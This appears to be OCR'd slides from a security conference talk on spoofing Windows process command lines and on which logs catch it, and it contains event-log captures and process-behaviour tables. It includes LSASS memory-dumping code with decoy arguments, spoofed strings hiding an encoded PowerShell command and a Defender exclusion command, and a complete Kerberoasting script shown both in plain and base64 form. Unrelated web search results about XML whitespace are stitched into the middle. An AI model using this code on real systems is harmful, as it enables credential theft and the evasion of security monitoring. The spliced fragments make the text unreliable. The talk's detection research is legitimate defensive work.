userenv.dll 0x7ff92c840000 0x29000 C:\Windows\System32\userenv.dll Microsoft Cor... 10.0.17763.1 (... 6/2/2020 6:57:5...
kernel.appcore.... 0x7ff92c910000 0x11000 C:\Windows\System32\kernel.ap... Microsoft Cor... 10.0.17763.1 (... 3/13/1935 10:0...
msasn1.dll 0x7ff92c930000 0x12000 C:\Windows\System32\msasn1.dll Microsoft Cor... 10.0.17763.365... 7/6/1952 4:04:0...
powrprof.dll 0x7ff92c950000 0x5d000 C:\Windows\System32\powrprof.... Microsoft Cor... 10.0.17763.1 (... 11/15/1906 8:2...
profapi.dll 0x7ff92c9b0000 0x23000 C:\Windows\System32\profapi.dll Microsoft Cor... 10.0.17763.298... 9/22/1921 10:3...
cfgmgr32.dll 0x7ff92c9e0000 0x4a000 C:\Windows\System32\cfgmgr32.... Microsoft Cor... 10.0.17763.1 (... 7/22/1941 10:4...
wintrust.dll 0x7ff92ca30000 0x60000 C:\Windows\System32\wintrust.dll Microsoft Cor... 10.0.17763.545... 4/22/1991 6:42:...
ucrtbase.dll 0x7ff92ca90000 0xfa000 C:\Windows\System32\ucrtbase.dll Microsoft Cor... 10.0.17763.149... 8/21/2008 4:50:...
crypt32.dll 0x7ff92cb90000 0x1fe000 C:\Windows\System32\crypt32.dll Microsoft Cor... 10.0.17763.1 (... 4/5/2021 4:27:1...
bcrypt.dll 0x7ff92cd90000 0x26000 C:\Windows\System32\bcrypt.dll Microsoft Cor... 10.0.17763.1 (... 10/2/1932 4:21:...
Next Highlighted
Copy All
Close
Detail
2:22:24.3691080 PM powershell.exe 4252 QueryNameInformationFile C:\Windows\System32\whoami.exe SUCCESS Name: \Windows\System32\whoami.exe
2:22:24.3693370 PM powershell.exe 4252 CreateFile C:\Windows\System32\whoami.exe SUCCESS Desired Access: Read Data/List Directory, Read Attributes, Synchronize, Disp
2:22:24.3694637 PM powershell.exe 4252 QueryAllInformationFile C:\Windows\System32\whoami.exe SUCCESS CreationTime: 9/15/2018 3:12:55 PM, LastAccessTime: 9/15/2018 3:12:55 F
2:22:24.3695210 PM powershell.exe 4252 CloseFile C:\Windows\System32\whoami.exe SUCCESS
2:22:24.3696445 PM powershell.exe 4252 Process Create C:\Windows\system32\whoami.exe SUCCESS PID: 9872, Command line: "C:\Windows\system32\whoami.exe" /all
2:22:24.3696568 PM whoami.exe 9872 Process Start SUCCESS Parent PID: 4252, Command line: "C:\Windows\system32\whoami.exe" /all,
2:22:24.3696654 PM whoami.exe 9872 Thread Create SUCCESS Thread ID: 12284
2:22:24.3698553 PM powershell.exe 4252 RegOpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls REPARSE Desired Access: Query Value
2:22:24.3698801 PM powershell.exe 4252 RegOpenKey HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls NAME NOT FOUND Desired Access: Query Value
2:22:24.3699217 PM powershell.exe 4252 RegOpenKey HKLM\System\CurrentControlSet\Control\SafeBoot\Option REPARSE Desired Access: Query Value, Set Value

PROCESS CREATION



PROCESS CREATION

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>…
- <EventData>
<Data Name="RuleName">-</Data>
<Data Name="UtcTime">2024-09-13 06:41:07.942</Data>
<Data Name="ProcessGuid">{5e67bc32-de83-66e3-949c-000000007a00}</Data>
<Data Name="ProcessId">13588</Data>
<Data Name="Image">C:\Windows\System32\whoami.exe</Data>
<Data Name="FileVersion">10.0.17763.1 (WinBuild.160101.0800)</Data>
<Data Name="Description">whoami - displays logged on user information</Data>
<Data Name="Product">Microsoft® Windows® Operating System</Data>
<Data Name="Company">Microsoft Corporation</Data>
<Data Name="OriginalFileName">whoami.exe</Data>
<Data Name="CommandLine">"C:\Windows\system32\whoami.exe" /all</Data>
<Data Name="CurrentDirectory">C:\windows\</Data>
<Data Name="User">CORP1\tboss</Data>
<Data Name="LogonGuid">{5e67bc32-81dd-66de-5b46-d60c00000000}</Data>
<Data Name="LogonId">0xcd6465b</Data>
<Data Name="TerminalSessionId">5</Data>
<Data Name="IntegrityLevel">Medium</Data>
<Data Name="Hashes">MD5=43C2D3293AD939241DF61B3630A9D3B6,
SHA256=1D5491E3C468EE4B4EF6EDFF4BBC7D06EE83180F6F0B1576763EA2EFE049493A</Data>
<Data Name="ParentProcessGuid">{5e67bc32-de82-66e3-929c-000000007a00}</Data>
<Data Name="ParentProcessId">13044</Data>
<Data Name="ParentImage">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="ParentCommandLine">powershell.exe</Data>
<Data Name="ParentUser">CORP1\tboss</Data>
</EventData>
</Event>
```

XML LOGGING

XML data trailing spaces

Snowflake Community
https://community.snowflake.com › article › How-to-pre...

How to preserve spaces in XML tags when using ...

16 Feb 2024 — The PARSE_XML function removes leading and trailing **white spaces** from **XML** tags. This article provides a way to preserve the **white space**.

Oracle
https://www.oracle.com › Java › Technical Details

What You Need to Know About Whitespace in XML

XML considers four characters to be **whitespace**: **the carriage return (\r or ch(13))**, the linefeed (\n or ch(10)), the tab(\t), and the spacebar (' ').

IBM TechXchange Community
https://community.ibm.com › dataexchange › discussion

Trailing spaces ignored in XML

23 June 2022 — Hi, Good morning I have a EDI to **XML** map where one input field has **data** with leading and **trailing spaces**. One to one mapping from input to ...

IBM
https://www.ibm.com › support › pages › can-leading-or...

Can leading or trailing blank spaces in XML data be ...

Can **leading** or **trailing** blank **spaces** in **XML data** be converted to the output in **XML** mapping? (SCI63223)

Informatica
https://knowledge.informatica.com › article

FAQ: Why does the "XMLStripWhitespace" custom property ...

To remove **trailing spaces** in an **XML** target, you have two options: Use an **XML** Parser Tansformation before the **XML** target. Set the **XMLStripWhitespace** custom ...

GitHub
https://github.com › redhat-developer › vscode-xml › issues

trailing whitespace is removed from text content even when ...


25 Oct 2021 — This issue should be fixed now with our new formatter. Please note that we take care of **xml**:**space**="preserve" too. Please install last version of vscode-**xml** 0. ...

```
18  - <EventData>
19    <Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
20    <Data Name="SubjectUserName">tboss</Data>
21    <Data Name="SubjectDomainName">CORP1</Data>
22    <Data Name="SubjectLogonId">0xcd6465b</Data>
23    <Data Name="NewProcessId">0x3234</Data>
24    <Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
25    <Data Name="TokenElevationType">%%1938</Data>
26    <Data Name="ProcessId">0x2c80</Data>
27    <Data Name="CommandLine">powershell.exe</Data>
28    <Data Name="TargetUserSid">S-1-0-0</Data>
29    <Data Name="TargetUserName">-</Data>
30    <Data Name="TargetDomainName">-</Data>
31    <Data Name="TargetLogonId">0x0</Data>
32    <Data Name="ParentProcessName">C:\BSides Canberra\CmdLineSpoofer_sleeps.exe</Data>
33    <Data Name="MandatoryLabel">S-1-16-8192</Data>
34    </EventData>
35    </Event>
```


OTHER TOOLS

MultiDump

MultiDump is a post-exploitation tool written in C for dumping and extracting LSASS memory discreetly, without triggering Defender alerts, with a handler written in Python.




Blog post: https://xre0us.io/posts/multidump

MultiDump supports LSASS dump via `ProcDump.exe` or `comsvc.dll`, it offers two modes: a local mode that encrypts and stores the dump file locally, and a remote mode that sends the dump to a handler for decryption and analysis.


```
    if (!CreateProcessW(
        NULL,
        szProcess,
        NULL,
        NULL,
        FALSE,
        CREATE_SUSPENDED | CREATE_NO_WINDOW,
        NULL,
        currentDir,
        &Si,
        &Pi)) {
#ifdef DEBUG
        printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
#endif // DEBUG
        return FALSE;
    }
```

```
unsigned char procDumpArgs[] = {
    "-accepteula -ma"
};

// Dummy args can be anything, make sure it's long enough
WCHAR dummyProcDumpArgs[] = L"-accepteula -mp explorer.exe -o C:\\Dumps\\explorer_highusage.dmp
-cpu 80 -mem 75% -interval 1m -duration 30m";

WCHAR comsvcsArgs[] = L"C:\\Windows\\System32\\rundll32.exe C:\\Windows\\System32\\comsvcs.dll
MiniDump";

// this must start with C:\\Windows\\System32\\rundll32.exe
WCHAR dummyComsvcsArgs[] = L"C:\\Windows\\System32\\rundll32.exe OpenOptimizationControlPanel /
cleanup:tempfiles /defrag:all-drives /optimize:startup /schedule:daily /report:";
```

MultiDump




```
WCHAR dummyComsvcsArgs[] = L"C:\\Windows\\System32\\rundll32.exe OpenOptimizationControlPanel /cleanup:tempfiles /defrag:all-drives /optimize:startup /schedule:daily /report:";


rundll32.exe OpenOptimizationControlPanel /cleanup:tempfiles /defrag:all-drives /optimize:startup /schedule:daily /report:debug_file_process_info_20240916_151723.dmp
```

```
WCHAR comsvcsArgs[] = L"C:\\Windows\\System32\\rundll32.exe C:\\Windows\\System32\\comsvcs.dll MiniDump";
```


OUR TESTING

OUR TESTING

- Composite Commands
- PowerShell Command
- Built-in Tools

DECEPTION

ProcessCommandLine	count_ ↓
conhost.exe 0xffffffff -ForceV1	22473
/System/Library/Frameworks/CoreServices.framework/Frameworks/Metadata.framework...	7053
	4570
mkdir -p **********	3612
/usr/bin/dpkg --print-foreign-architectures	2040
"net.exe" accounts	1824
sppsvc.exe	1738
"MicrosoftEdgeUpdate.exe" /ua /installsource scheduler	1732
wmiprvse.exe -secured -Embedding	1703
"SenseImdsCollector.exe" 1	1678
net1 accounts	1677
taskhostw.exe	1639
RuntimeBroker.exe -Embedding	1617
"BackgroundTaskHost.exe" -ServerName:BackgroundTaskHost.WebAccountProvider	1571
TiWorker.exe -Embedding	1547
"updater.exe" --system --windows-service --service=update	1540
"updater.exe" --system --windows-service --service=update-internal	1539

services.exe Service Control Manager (SCM)

Its primary responsibility is to handle system services: loading services, interacting with services and starting or ending services.

This process is the parent to several other key processes: svchost.exe, spoolsv.exe, msmpeng.exe, and dllhost.exe, to name a few.

what is normal and abnormal behaviour for this process?

Normal Behaviour	Abnormal Behaviour
Image Path: %SystemRoot% \System32\services.exe	Image file path other than C:\Windows\System32
Parent Process: wininit.exe	A parent process other than wininit.exe
Number of Instances: One	Multiple running instances
User Account: Local System	Not running as SYSTEM
Start Time: Within seconds of boot time	
	Subtle misspellings to hide rogue processes in plain sight

svchost.exe Service Host

svchost.exe is responsible for hosting and managing Windows services.

The services running in this process are implemented as DLLs. The DLL to implement is stored in the registry for the service under the Parameters subkey in ServiceDLL.

Since svchost.exe will always have multiple running processes on any Windows system, this process has been a target for malicious use. Adversaries create malware to masquerade as this process and try to hide amongst the legitimate svchost.exe processes. They can name the malware svchost.exe or misspell it slightly, such as scvhost.exe. By doing so, the intention is to go under the radar. Another tactic is to install/call a malicious service (DLL).

what is normal and abnormal behaviour for this process?

Normal Behaviour	Abnormal Behaviour
Image Path: %SystemRoot%\System32\svchost.exe	Image file path other than C: \Windows\System32
Parent Process: services.exe	A parent process other than services.exe
Number of Instances: Many	Multiple running instances
User Account: Varies (SYSTEM, Network Service, Local Service) depending on the svchost.exe instance. In Windows 10, some instances run as the logged-in user.	
Start Time: Typically within seconds of boot time. Other instances of svchost.exe can be started after boot.	
	Subtle misspellings to hide rogue processes in plain sight
	The absence of the -k parameter in the Command line

COMPOSITE COMMAND

```
string maliciousCommand = "powershell.exe -exec bypass -enc dwBoAG8AYQBtAGkAIAAvAGEAbABsAA==\0";
```

```
string spoofedCommand = "powershell \"ms - teamsupdate.exe\"".PadRight(maliciousCommand.Length, ' ');
```

```
<Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">CORP1</Data>
<Data Name="SubjectLogonId">0xb179a</Data>
<Data Name="NewProcessId">0x128</Data>
<Data Name="NewProcessName">C:\Windows\System32\whoami.exe</Data>
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x27d8</Data>
<Data Name="CommandLine">"C:\Windows\system32\whoami.exe" /all</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```

Logging	Logged
Process Creation	No
Command Line Logging	Yes
PowerShell Module	Yes

COMMANDLINE LOGGING

```
<EventData>
<Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">CORP1</Data>
<Data Name="SubjectLogonId">0xb179a</Data>
<Data Name="NewProcessId">0x13c8</Data>
<Data Name="NewProcessName">C:\Windows\Microsoft.NET\Framework64\v4.0.3031
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x2390</Data>
<Data Name="CommandLine">C:\Windows\Microsoft.NET\Framework64\v4.0.30319\c
r:"C:\Program Files (x86)\Reference Assemblies\Microsoft\WindowsPowerShell
Automation.dll"</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```

```
<EventData>
<Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">CORP1</Data>
<Data Name="SubjectLogonId">0x140abb4ce</Data>
<Data Name="NewProcessId">0x1e25bc</Data>
<Data Name="NewProcessName">C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe</Data>
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x182af0</Data>
<Data Name="CommandLine" />
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```

If you disable or do not configure this policy setting, the process's command line information will not be included in Audit Process Creation events.

Default: Not configured

POWERSHELL COMMANDS

```
string maliciousCommand = "powershell add-mppreference -exclusionextension \".exe\"";
```

```
string spoofedCommand = "powershell \"ms - teamsupdate.exe\"".PadRight(maliciousCommand.Length, ' ');
```

```
<EventData>
<Data Name="SubjectUserSid">S-1-5-21-332620471-3238398151-1440036954-1110</Data>
<Data Name="SubjectUserName">tboss</Data>
<Data Name="SubjectDomainName">CORP1</Data>
<Data Name="SubjectLogonId">0xb179a</Data>
<Data Name="NewProcessId">0x14bc</Data>
<Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="TokenElevationType">%%1937</Data>
<Data Name="ProcessId">0x2198</Data>
<Data Name="CommandLine">powershell "ms - teamsupdate.exe"</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\BSides Canberra\cls_bsides_powershell.exe</Data>
<Data Name="MandatoryLabel">S-1-16-12288</Data>
</EventData>
</Event>
```

Logging	Logged
Process Creation	No
Command Line Logging	No
PowerShell Module	Yes

POWERSHELL COMMANDS

```
- <System>
    <Provider Name="PowerShell" />
    <EventID Qualifiers="0">800</EventID>
    <Level>4</Level>
    <Task>8</Task>
    <Keywords>0x80000000000000</Keywords>
    <TimeCreated SystemTime="2024-09-18T04:30:52.058353600Z" />
    <EventRecordID>10225042</EventRecordID>
    <Channel>Windows PowerShell</Channel>
    <Computer>SV001-DC.corp1.local</Computer>
    <Security />
  </System>
- <EventData>
    <Data />
    <Data>DetailSequence=1 DetailTotal=1 SequenceNumber=15 UserId=CORP1\tboss
    HostName=ConsoleHost HostVersion=5.1.17763.5576
    HostId=496ff410-66fb-4ccb-9a56-560696e8a4ae
    HostApplication=powershell add-mppreference - exclusionextension .exe EngineVersion=5.
    1.17763.5576 RunspaceId=224d6cf8-9b0a-44f1-8167-8baf02642236 PipelineId=1 ScriptName=
    CommandLine=</Data>
    <Data>CommandInvocation(Out-Default): "Out-Default"</Data>
  </EventData>
</Event>
```

POWERSHELL MODULE LOGGING

Logging Mechanism	PowerShell Logging
Windows Security	No
Sysmon	No
Defender Device Logs	No
PowerShell Module	Yes

POWERSHELL MODULE LOGGING

KERBEROASTING


```
<EventData>
<Data />
<Data>DetailSequence=1 DetailTotal=1 SequenceNumber=15 UserId=CORP1\tboss HostName=ConsoleHost HostVersion=5.1.17763.5576 HostId=fd9b12b5-6f2b-4b7f-bedb-7b2b96c514d0
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc
QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4ASQBkAGUAbgB0AGkAdAB5AE0AbwBkAGUAbAA7ACQAVABpAGMAawBlAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBz
AHQAZQBtAC4ASQBkAGUAbgB0AGkAdAB5AE0AbwBkAGUAbAAuAFQAbwBrAGUAbgBzAC4ASwBlAHIAYgBlAHIAbwBzAFIAZQBxAHUAZQBzAHQAbwByAFMAZQBjAHUAcgBpAHQAeQBUAG8AawBlAG4AIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkA
cwB0ACAAIgBoAHQAdABwAC8AcwB2AGMAXwBzAHEAbAAiADsAJABUAGkAYwBrAGUAdABCAHkAdABlAFMAdAByAGUAYQBtACAAPQAgACQAVABpAGMAawBlAHQALgBHAGUAdABSAGUAcQB1AGUAcwB0ACgAKQA7ACQAVABpAGMAawBlAHQASABl
AHgAUwB0AHIAZQBhAG0AIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEIAaQB0AEMAbwBuAHYAZQByAHQAZQByAF0AOgA6AFQAbwBTAHQAcgBpAG4AZwAoACQAVABpAGMAawBlAHQAQgB5AHQAZQBTAHQAcgBlAGEAbQApACAALQByAGUAcABsAGEA
YwBlACAAJwAtACcAOwBpAGYAKAAkAFQAaQBjAGsAZQB0AEgAZQB4AFMAdAByAGUAYQBtACAALQBtAGEAdABjAGgAIAAnAGEAMwA4ADIALgAuAC4ALgAzADAAOAAyAC4ALgAuAC4AQQAwADAAMwAwADIAMAAxACgAPwA8AEUAdAB5AHAAZQBM
AGUAbgA+AC4ALgApAEEAMQAuAHsAMQAsADQAfQAuAC4ALgAuAC4ALgAuAEEAMgA4ADIAKAA/ADwAQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgA+AC4ALgAuAC4AKQAuAC4ALgAuAC4ALgAuAC4AKAA/
ADwARABhAHQAYQBUAG8ARQBuAGQAPgAuACsAKQAnACkAewAkAEUAdAB5AHAAZQBgAD0AIABbAEMAbwBuAHYAZQByAHQAXQA6ADoAVABvAEIAeQB0AGUAKAAgACQATQBhAHQAYwBoAGUAcwAuAEUAdAB5AHAAZQBMAGUAbgAsACAAMQA2ACAA
KQA7ACQAQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgAgAD0AIABbAEMAbwBuAHYAZQByAHQAXQA6ADoAVABvAFUASQBuAHQAMwAyACgAJABNAGEAdABjAGgAZQBzAC4AQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgAsACAAMQA2ACkALQA0
ADsAJABDAGkAcABoAGUAcgBUAGUAeAB0ACAAPQAgACQATQBhAHQAYwBoAGUAcwAuAEQAYQB0AGEAVABvAEUAbgBkAC4AUwB1AGIAcwB0AHIAaQBuAGcAKAAwACwAJABDAGkAcABoAGUAcgBUAGUAeAB0AEwAZQBuAGcAdABoACAALQAgADIAKQBmACgA
JABNAGEAdABjAGgAZQBzAC4ARABhAHQAYQBUAG8ARQBuAGQALgBTAHUAYgBzAHQAcgBpAG4AZwAoACQAQwBpAHAAaABlAHIAVABlAHgAdABMAGUAbgAqADIALAAgADQAKQAgAC0AbgBlACAAJwBBADQAOAAyACcAKQAgAHsAJABIAGEAcwBo
ACAAPQAgACQAbgB1AGwAbAB9ACAAZQBsAHMAZQAgAHsAJABIAGEAcwBoACAAPQAgACIAJAAoACQAQwBpAHAAaABlAHIAVABlAHgAdAAuAFMAdQBiAHMAdAByAGkAbgBnACgAMAAsADMAMgApACkAYAAkACQAKAAkAEMAaQBwAGgAZQByAFQA
ZQB4AHQALgBTAHUAYgBzAHQAcgBpAG4AZwAoADMAMgApACkAIgA7AFcAcgBpAHQAZQAtAFcAYQByAG4AaQBuAGcAIAAnAEgAQQBTAEgAIABCAEUATABPAFcAJwA7ACQASABhAHMAaAB9AH0A EngineVersion=5.1.17763.5576
RunspaceId=6d69e91b-b117-48fd-b062-e21b646f9867 PipelineId=1 ScriptName= CommandLine=</Data>
<Data>CommandInvocation(Out-Default): "Out-Default"</Data>
</EventData>
</Event>
```

POWERSHELL MODULE LOGGING

KERBEROASTING

```
<EventData>
<Data>Add-Type -AssemblyName System.IdentityModel;$Ticket = New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "http/svc_sql";$TicketByteStream =
$Ticket.GetRequest();$TicketHexStream = [System.BitConverter]::ToString($TicketByteStream) -replace '-';if($TicketHexStream -match 'a382....3082....A0030201(?<EtypeLen>..)A1.{1,
4}.......A282(?<CipherTextLen>....)........(?<DataToEnd>.+)'){$Etype = [Convert]::ToByte( $Matches.EtypeLen, 16 );$CipherTextLen = [Convert]::ToUInt32($Matches.CipherTextLen, 16)
-4;$CipherText = $Matches.DataToEnd.Substring(0,$CipherTextLen*2);if($Matches.DataToEnd.Substring($CipherTextLen*2, 4) -ne 'A482') {$Hash = $null} else {$Hash = "$($CipherText.
Substring(0,32))`$$($CipherText.Substring(32))";Write-Warning 'HASH BELOW';$Hash}}</Data>
<Data>DetailSequence=1 DetailTotal=1 SequenceNumber=17 UserId=CORP1\tboss HostName=ConsoleHost HostVersion=5.1.17763.5576 HostId=fd9b12b5-6f2b-4b7f-bedb-7b2b96c514d0
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc
QQBkAGQALQBUAHkAcABlACAALQBBAHMAcwBlAG0AYgBsAHkATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4ASQBkAGUAbgB0AGkAdAB5AE0AbwBkAGUAbAA7ACQAVABpAGMAawBlAHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBz
AHQAZQBtAC4ASQBkAGUAbgB0AGkAdAB5AE0AbwBkAGUAbAAuAFQAbwBrAGUAbgBzAC4ASwBlAHIAYgBlAHIAbwBzAFIAZQBxAHUAZQBzAHQAbwByAFMAZQBjAHUAcgBpAHQAeQBUAG8AawBlAG4AIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkA
cwB0ACAAIgBoAHQAdABwAC8AcwB2AGMAXwBzAHEAbAAiADsAJABUAGkAYwBrAGUAdABCAHkAdABlAFMAdAByAGUAYQBtACAAPQAgACQAVABpAGMAawBlAHQALgBHAGUAdABSAGUAcQB1AGUAcwB0ACgAKQA7ACQAVABpAGMAawBlAHQASABl
AHgAUwB0AHIAZQBhAG0AIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEIAaQB0AEMAbwBuAHYAZQByAHQAZQByAF0AOgA6AFQAbwBTAHQAcgBpAG4AZwAoACQAVABpAGMAawBlAHQAQgB5AHQAZQBTAHQAcgBlAGEAbQApACAALQByAGUAcABsAGEA
YwBlACAAJwAtACcAOwBpAGYAKAAkAFQAaQBjAGsAZQB0AEgAZQB4AFMAdABhAGUAYQBtACAALQBtAGEAdABjAGgAIAAnAGEAMwA4ADIALgAuAC4ALgAzADAAOAAyAC4ALgAuAC4AQQAwADAAMwAwADIAMAAxACgAPwA8AEUAdAB5AHAAZQBM
